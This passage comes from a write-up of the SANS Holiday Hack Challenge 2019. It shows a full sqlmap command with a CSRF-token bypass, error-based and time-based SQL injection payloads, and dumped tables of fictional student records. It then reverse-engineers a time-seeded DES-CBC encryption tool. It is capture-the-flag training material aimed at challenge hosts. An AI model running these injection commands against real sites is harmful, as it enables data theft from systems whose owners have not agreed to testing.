root@kali:~/sqlmap/output/studentportal.elfu.org# sqlmap --url="https://studentportal.elfu.org/application-check.php?elfmail=inject&token=jasinski" --user-agent='Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko' --dbms=MySQL --level=1 --risk=1 --dbs --not-string='MariaDB' --csrf-url="http://35.177.141.13/v/" --csrf-token="token" -D elfu --dump -T krampus
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 13:38:25 /2019-12-28/
[13:38:26] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('token=MTAwOTYyNTc ... NTHM0LjQ3D'). Do you want to use those [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
-- Parameter: elfmail (GET)
--    [+] error-based
Title: MySQL > 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: elfmail=inject' || (SELECT 0x734c6142 WHERE 1913=1913 AND (SELECT 3049 FROM(SELECT COUNT(*),CONCAT(0x71767a6271,(SELECT (ELT(3049=3049,1))),0x716a7a7a71,FLOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)) || '6to
kenjasinski

Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: elfmail=inject' || (SELECT 0x5a535059 WHERE 2225=2225 AND (SELECT 7432 FROM (SELECT(SLEEP(5)))zeyX)) || '6token=jasinski
[13:38:31] [INFO] testing MySQL
[13:38:31] [INFO] confirming MySQL
[13:38:31] [INFO] MySQL 5.0.0-5.7.24-0ubuntu0.14.04.1-log (Ubuntu) active connection(s) found and filtering out
[13:38:31] [INFO] the back-end DBMS is MySQL
web application technology: Apache, PHP 7.1.28, PHP 7.2.1, Nginx 1.14.2
back-end DBMS: MySQL > 5.0.0 (MariaDB fork)
[13:38:33] [INFO] fetching database names
[13:38:33] [INFO] used SQL query returns 2 entries
[13:38:34] [INFO] resumed 'elfu'
[13:38:34] [INFO] resumed 'information_schema'
available databases [2]:
[*] elfu
[*] information_schema
[13:38:35] [INFO] fetching columns for table 'krampus' in database 'elfu'
[13:38:35] [INFO] used SQL query returns 2 entries
[13:38:37] [INFO] retrieved: 'id'
[13:38:39] [INFO] retrieved: 'int11'
[13:38:41] [INFO] retrieved: 'path'
[13:38:43] [INFO] retrieved: 'varchar(38)'
[13:38:43] [INFO] fetching entries for table 'krampus' in database 'elfu'
[13:38:45] [INFO] used SQL query returns 6 entries
[13:38:47] [INFO] retrieved: '/krampus/0ff5f510e.png'
```

Figure 139 - SQLi Screenshot

In the end, we downloaded two tables – `students` and `krampus`, both of which sat in the `elfu` database.

```

File Edit Search View Document Help
Warning, you are using the root account, you may harm your system.
id,bio,name,degree,student_number
,,My goal is to be a happy elf!,Elfie,Raindeer Husbandry,392363902026
,,I'm just a elf. Yes, I'm only a elf. And I'm sittin here on Santa's sleigh, it's a long, long journey To the chris
,,Have you seen my list??? It is pretty high tech!,Alabaster Snowball,Geospatial Intelligence,392363902026
,,I am an engineer and the inventor of Santa's magic toy-making machine.,Bushy Evergreen,Composites and Engineering,39
,,My goal is to be a happy elf!,Wunder Openslate,Toy Design,392363732026
,,My goal is to be a happy elf!,Bushy Evergreen,Toy Design,392363732026
,,Check out my makeshift armour made of kitchen pots and pans!!!,Puffin McStuffix,Reindeer Husbandry,392363902026
,,My goal is to be a happy elf!,Surprise Mary,Present Wrapping,392363902115
,,Santa and I are besties for life!!!,Shimmy Upatree,Holiday Cheer,328755779218

File Edit Search View Document Help
Warning, you are using the root account, you may harm your system.
id,path
1,/krampus/0f5f510e.png
2,/krampus/1cc7e121.png
3,/krampus/439f15e6.png
4,/krampus/667d6896.png
5,/krampus/adb798ca.png
6,/krampus/ba417715.png

```

Figure 140 - SQLi Screenshot

The records in the `krampus` table look like URLs so we append them to the <https://studentportal.elfu.org/> URL which gives us:

- <https://studentportal.elfu.org/krampus/0f5f510e.png>
- <https://studentportal.elfu.org/krampus/1cc7e121.png>
- <https://studentportal.elfu.org/krampus/439f15e6.png>
- <https://studentportal.elfu.org/krampus/667d6896.png>
- <https://studentportal.elfu.org/krampus/adb798ca.png>
- <https://studentportal.elfu.org/krampus/ba417715.png>

This gives us several pieces of torn paper which when put together gives us an almost complete letter.

From the Desk of:

Date: August 23, 20

Memo to Self:

Finally! I've figured out how to destroy Christmas! Santa has a brand new, cutting edge sleigh guidance technology, called the Super Sled-o-matic.

I've figured out a way to poison the data going into the system so that it will divert Santa's sled on Christmas Eve!

Santa will be unable to make the trip and the holiday season will be destroyed! Santa's own technology will undermine him!

That's what they deserve for not listening to my suggestions for supporting other holiday characters!

Bwahahahahaha!

Figure 141 - SQLi Screenshot

Recover Cleartext Document

Synopsis

The Elfscrow Crypto tool is a vital asset used at Elf University for encrypting SUPER SECRET documents. We can't send you the source, but we do have debug symbols that you can use.

Recover the plaintext content for this encrypted document. We know that it was encrypted on December 6, 2019, between 7pm and 9pm UTC.

What is the middle line on the cover page? (Hint: it's five words)

For hints on achieving this objective, please visit the NetWars room and talk with Holly Evergreen.


- <https://downloads.elfu.org/elfscrow.exe>
- <https://downloads.elfu.org/elfscrow.pdb>
- <https://downloads.elfu.org/ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2.pdf.enc>

Hint

Reversing Crypto the Easy Way - <https://youtu.be/oBJdpKDpFBA>

Solution

Having downloaded the files, we load the executable and get presented with the following.



Command Prompt

```
Microsoft Windows [Version 10.0.18362.535]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\Alan>cd "C:\Users\Alan\Documents\CTF\SANS\Reverse"

C:\Users\Alan\Documents\CTF\SANS\Reverse>elfscrow.exe
Welcome to ElfScrow V1.01, the only encryption trusted by Santa!

* WARNING: You're reading from stdin. That only partially works, use at your own risk!
** Please pick --encrypt or --decrypt!

Are you encrypting a file? Try --encrypt! For example:
elfscrow.exe --encrypt <infile> <outfile>

You'll be given a secret ID. Keep it safe! The only way to get the file
back is to use that secret ID to decrypt it, like this:
elfscrow.exe --decrypt --id=<secret_id> <infile> <outfile>

You can optionally pass --insecure to use unencrypted HTTP. But if you
do that, you'll be vulnerable to packet sniffers such as Wireshark that
could potentially snoop on your traffic to figure out what's going on!

C:\Users\Alan\Documents\CTF\SANS\Reverse>
```

Figure 142 - Recover Cleartext Screenshot

With this, we encode a file and see what happens.

```
Command Prompt

C:\Users\Alan\Documents\CTF\SANS\Reverse>elfscrow.exe --encrypt A.txt
Welcome to ElfScrow V1.01, the only encryption trusted by Santa!

Our miniature elves are putting together random bits for your secret key!

Seed = 1578518043

Generated an encryption key: d3fec15ec8f891f9 (length: 8)

Elfscrowing your key...

Elfscrowing the key to: elfscrow.elfu.org/api/store

Your secret id is 8b890685-366b-4581-8af6-e098564a4542 - Santa Says, don't share that key with anybody!
File successfully encrypted!

+=====+
| ELF-SCROW |
|           |
|   0        |
|   (0)-     |
|           |
+=====+

æ≥#~√vcT
C:\Users\Alan\Documents\CTF\SANS\Reverse>
```

Figure 143 - Recover Cleartext Screenshot

The seed looks familiar – and indeed, it's an epoch timestamp⁴⁶ that references the time the script was ran.

Assuming that this timestamp is in **seconds**:

GMT : Wednesday, 8 January 2020 21:14:03

Your time zone : Wednesday, 8 January 2020 21:14:03 **GMT+00:00**

Relative : A minute ago

Figure 144 - Recover Cleartext Screenshot

⁴⁶ <https://www.epochconverter.com/>

In the initial screenshot, we also see a line about passing `--insecure` and in passing it, we will be able to use Wireshark⁴⁷ to monitor the traffic.

Firstly, we encrypt the file and see what happens in Wireshark.

```
C:\Users\Alan\Documents\CTF\SANS\Reverse>elfscrow.exe --encrypt A.txt A.enc --insecure
Welcome to ElfScrow V1.01, the only encryption trusted by Santa!

*** WARNING: This traffic is using insecure HTTP and can be logged with tools such as Wireshark

Our miniature elves are putting together random bits for your secret key!

Seed = 1578519407

Generated an encryption key: 3ad94bb61f131816 (length: 8)

Elfscrowing your key...

Elfscrowing the key to: elfscrow.elfu.org/api/store

Your secret id is 673608e8-9edf-41b9-8c94-07c9cf1c261c - Santa Says, don't share that key with anybody!
File successfully encrypted!

+=====+
|| ELF-SCROW ||
||          ||
|| 0        (0)- ||
||          ||
+=====+
```

Figure 145 - Recover Cleartext Screenshot

Now let's see what Wireshark has to say.

⁴⁷ <https://www.wireshark.org/>

```

POST /api/store HTTP/1.1
User-Agent: ElfScrow V1.01 (SantaBrowse Compatible)
Host: elfscrow.elfu.org
Content-Length: 16
Cache-Control: no-cache

3ad94bb61f131816HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Wed, 08 Jan 2020 21:36:44 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 36
Connection: keep-alive
X-Xss-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN

673608e8-9edf-41b9-8c94-07c9cf1c261c

```

1 client pkt, 1 server pkt, 1 turn.

Entire conversation (460 bytes) Show and save data as ASCII Stream 0

Find: Filter Out This Stream Print Save as... Back Close Help

Figure 146 - Recover Cleartext Screenshot

We can see that the secret id in the command prompt was delivered in the response of a POST request to <http://elfscrow.elfu.org/api/store> when we post the encryption key.

Interestingly, sending the same encryption key to the same endpoint multiple times results in different secret IDs, meaning it's not derived directly from the key so even if we did find the original key, it wouldn't give us the encryption key. This was done in Burp⁴⁸.

Burp Suite Community Edition v2.1.07 - Temporary Project

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

1 x 2 x ...

Send Cancel < | > |

Request

Raw Params Headers Hex

```

POST /api/store HTTP/1.1
Host: elfscrow.elfu.org
User-Agent: ElfScrow V1.01 (SantaBrowse Compatible)
Host: elfscrow.elfu.org
Content-Length: 16
Cache-Control: no-cache

3ad94bb61f131816

```

Response

Raw Headers Hex Render

```

HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Wed, 08 Jan 2020 21:59:33 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 36
Connection: keep-alive
X-Xss-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN

e67aa27c-3620-42ab-ba23-9a6ed0f0c2b5

```

Figure 147 - Recover Cleartext Screenshot

48 <https://portswigger.net/burp>

Similar results are got when decrypting.

Figure 148 - Recover Cleartext Screenshot




Figure 149 - Recover Cleartext Screenshot

This time around, when posting the secret ID, we get the encryption key back.

With this in mind, how do we decrypt the file? Since we don't know the inner workings of the server and given that it gives us a different secret ID even with the same encryption key that avenue is closed down.

At this point, as with the CAPTEHA challenge, we have to make reference to the incredible work that Ron Bowes did in his video "Reversing Crypto the Easy Way"⁴⁹. The video gives us everything we need to complete this challenge and we're not going to pretend that we didn't lean heavily on this.

Our first clue is shown below:

A key is normally a fixed length - 7 or 8 bytes for DES, 16, 24, or 32 bytes for AES

Figure 150 - Recover Cleartext Screenshot

In a previous screenshot where we encrypted the file, it told us what the key length was – shown again below.

```
C:\Users\Alan\Documents\CTF\SANS\Reverse>elfscrow.exe --encrypt A.txt C.txt
Welcome to ElfScrow V1.01, the only encryption trusted by Santa!

Our miniature elves are putting together random bits for your secret key!

Seed = 1578586880

Generated an encryption key: ecb1c4d66f289fc3 (length: 8)
```

Figure 151 - Recover Cleartext Screenshot

As we can see, the key has a length of 8 and therefore it should be safe to presume that we are looking for DES⁵⁰⁵¹.

Our next clue in the next screenshot and as pointed out in the video⁵². Running the tool on separate files at the same time, gives us the same key. This is a flag that points us to the fact that the key is generated based on current time rather than random entropy.

⁴⁹ <https://www.youtube.com/watch?v=obJdpKDpFBA&feature=youtu.be>

⁵⁰ https://en.wikipedia.org/wiki/Data_Encryption_Standard

⁵¹ <https://youtu.be/obJdpKDpFBA?t=333> – specific time

⁵² <https://youtu.be/obJdpKDpFBA?t=812> – specific time

```

C:\Users\Alan\Documents\CTF\SANS>elfscrow.exe --encrypt A.txt A.enc
Welcome to ElfScrow V1.0!, the only encryption trusted by Santa!
Our miniature elves are putting together random bits for your secret key!
Seed = 1578587867
Generated an encryption key: 83d68531f48b94bf (length: 8)
Elfscrowing your key...
Elfscrowing the key to: elfscrow.elfu.org/api/store
Your secret id is 8d87d886-db42-465d-a481-de0f43e0ed1d - Santa Says, don't share that key with anybody!
File successfully encrypted!

+-----+
| ELF-SCROW |
|           |
|   0        (0)- |
|           |
+-----+  

C:\Users\Alan\Documents\CTF\SANS>

C:\Users\Alan\Documents\CTF\SANS>elfscrow.exe --encrypt B.txt B.enc
Welcome to ElfScrow V1.0!, the only encryption trusted by Santa!
Our miniature elves are putting together random bits for your secret key!
Seed = 1578587867
Generated an encryption key: 83d68531f48b94bf (length: 8)
Elfscrowing your key...
Elfscrowing the key to: elfscrow.elfu.org/api/store
Your secret id is ede5e4af-4b46-44fa-b895-0e0535df0dc5 - Santa Says, don't share that key with anybody!
File successfully encrypted!

+-----+
| ELF-SCROW |
|           |
|   0        (0)- |
|           |
+-----+  

C:\Users\Alan\Documents\CTF\SANS>

```

Figure 152 - Recover Cleartext Screenshot

Now we have an idea on the algorithm and next we'll get an idea about the particular mode. The video tells⁵³ us that if we encode 7 characters, we should get a length of 8 as a result (for CBC mode⁵⁴). If we encode between 8 and 15, we get a length of 16 characters, between 16 and 23 we get 24, illustrated below.

INPUT LENGTH	ENCODED LENGTH
1-7	8
8-15	16
16-23	24
24-31	32
32-29	40
40-47	48
48-55	56
56-63	64
64-71	72
72-79	80

Figure 153 - Recover Cleartext

We run the tool against files with varying length strings and can confirm that the table above is being adhered to. This can be seen in the next screenshot where the first column shows the file length and the first the filename that corresponds to the original file length.

⁵³ <https://www.youtube.com/watch?v=obJdpKDpFBA&feature=youtu.be&t=1600> – specific time

⁵⁴ https://en.wikipedia.org/wiki/Block_cipher_mode_of_operation

```
C:\Users\Alan\Documents\CTF\SANS\Reverse>for %I in (*.enc) do @echo %~nI  
8 1  
24 16  
32 24  
72 64  
8 7  
72 71  
16 8
```

Figure 154 - Recover Cleartext Screenshot

Let's take stock of what we know so far:

- DES cipher⁵⁵
- CBC mode
- Key is generated based on time and not random entropy and given we have a timeframe in which we know it was encrypted⁵⁶, we might be able to decrypt the document.

The video references⁵⁷ a quick test we can do so we encode two files. One with AAAAA and one with BAAAA. If everything changes in the encoded files, it's likely to be CBC.




Figure 155 - Recover Cleartext Screenshot

As we can see, both are entirely different, thus adding to the thoughts that we are looking at CBC. A last sanity check, the exe is uploaded to <https://onlinedisassembler.com/> where we can confirm it is DES-CBC.

⁵⁵ <https://youtu.be/obJdpKDpFBA?t=1691> – exact time, inn addition to previous clue

⁵⁶ We know that it was encrypted on December 6, 2019, between 7pm and 9pm UTC.

⁵⁷ <https://youtu.be/obJdpKDpFBA?t=1878> – exact time

```

0x404a5c Microsoft Enhanced Cryptographic Provider
v1.0

0x404a8c CryptAcquireContext failed

0x404aa8 CryptImportKey failed for DES-CBC key


0x404ad0 CryptDecrypt failed

0x404ae4 File successfully decrypted!

```

Figure 156 - Recover Cleartext Screenshot

Knowing what we have so far and again, referencing the video⁵⁸, we should be able to do a fairly simple lift and shift of the code that Ron does gives. On the face of it, the tool is fairly close to what we have downloaded and ran based on previous screenshots.



The screenshot shows a Windows 10 desktop environment. In the foreground, a terminal window titled 'cmd.exe' is open, displaying a directory listing and some command-line output. The directory listing shows files and folders from November 15, 2019, to November 22, 2019. The command-line output includes a usage statement for 'demo7 - putting it all together\demo7 - putting it all together.exe' and some hex dump information. In the background, a video feed of a man with a beard and a black shirt is visible, likely Ron DeBruijn. The desktop taskbar at the bottom shows various icons and the system tray.

```

File Machine View Input Devices Help
C:\Windows\system32\cmd.exe
Recycle Bin
The Recycle Bin is empty.
The Recycle Bin is empty.

Directory of E:\hhc\reversing-crypto-talk-public\demos
11/15/2019 09:57 AM <DIR>      demo4 - recognizing ciphers
11/15/2019 10:39 AM <DIR>      .
11/22/2019 03:41 PM <DIR>      demo3 - unknown rng
11/15/2019 02:23 PM <DIR>      demo6 - WebExService
11/22/2019 03:35 PM <DIR>      demo2 - bad RNG
11/18/2019 03:34 PM <DIR>      demo5 - recognizing modes
11/18/2019 03:32 PM <DIR>      demo7 - putting it all together
11/22/2019 03:32 PM <DIR>      demo1 - hardcoded key
11/15/2019 11:35 AM <DIR>      ..
0 File(s)           36,864 bytes
9 Dir(s)   150,637,060,096 bytes free

E:\hhc\reversing-crypto-talk-public\demos>"demo7 - putting it all together\demo7 - putting it all together.exe"
Usage: demo7 - putting it all together\demo7 - putting it all together.exe <data>

E:\hhc\reversing-crypto-talk-public\demos>"demo7 - putting it all together\demo7 - putting it all together.exe" A
INPUT: 1 bytes
TIMESTAMP: 1574467315
KEY: 16 bytes => b029ae4fdce5ba6bc8618647749d12e3
OUTPUT: 16 bytes => 58b5d65ad52294a87bfd3ff8437f6e63

E:\hhc\reversing-crypto-talk-public\demos>

```

Figure 157 - Recover Cleartext Screenshot

Following the video, we find similar patterns and we start off with `do_encrypt`.

⁵⁸ <https://youtu.be/obJdpKDpFBA?t=2430> – exact time




Figure 158 - Recover Cleartext Screenshot

Going into this, we have some “weird” cookie stuff going on and `CryptAcquireContext`⁵⁹ being called which is as Ron says, the first function used when encrypting data on Windows.

```

push    ebp
mov     ebp, esp
sub    esp, 30h
mov     eax, __security_cookie
xor     eax, ebp
mov     [ebp+var_10], eax
lea     eax, [ebp+data_len]
push    eax ; len
mov     ecx, [ebp+in_file]
push    ecx ; filename
call    ?read_file@@YAPAEPADPAK@Z ; read_file(char *,ulong *)
add    esp, 8
mov     [ebp+data], eax
mov     edx, [ebp+data_len]
add    edx, 10h
push    edx ; NewSize
mov     eax, [ebp+data]
push    eax ; Memory
call    ds:_imp__realloc
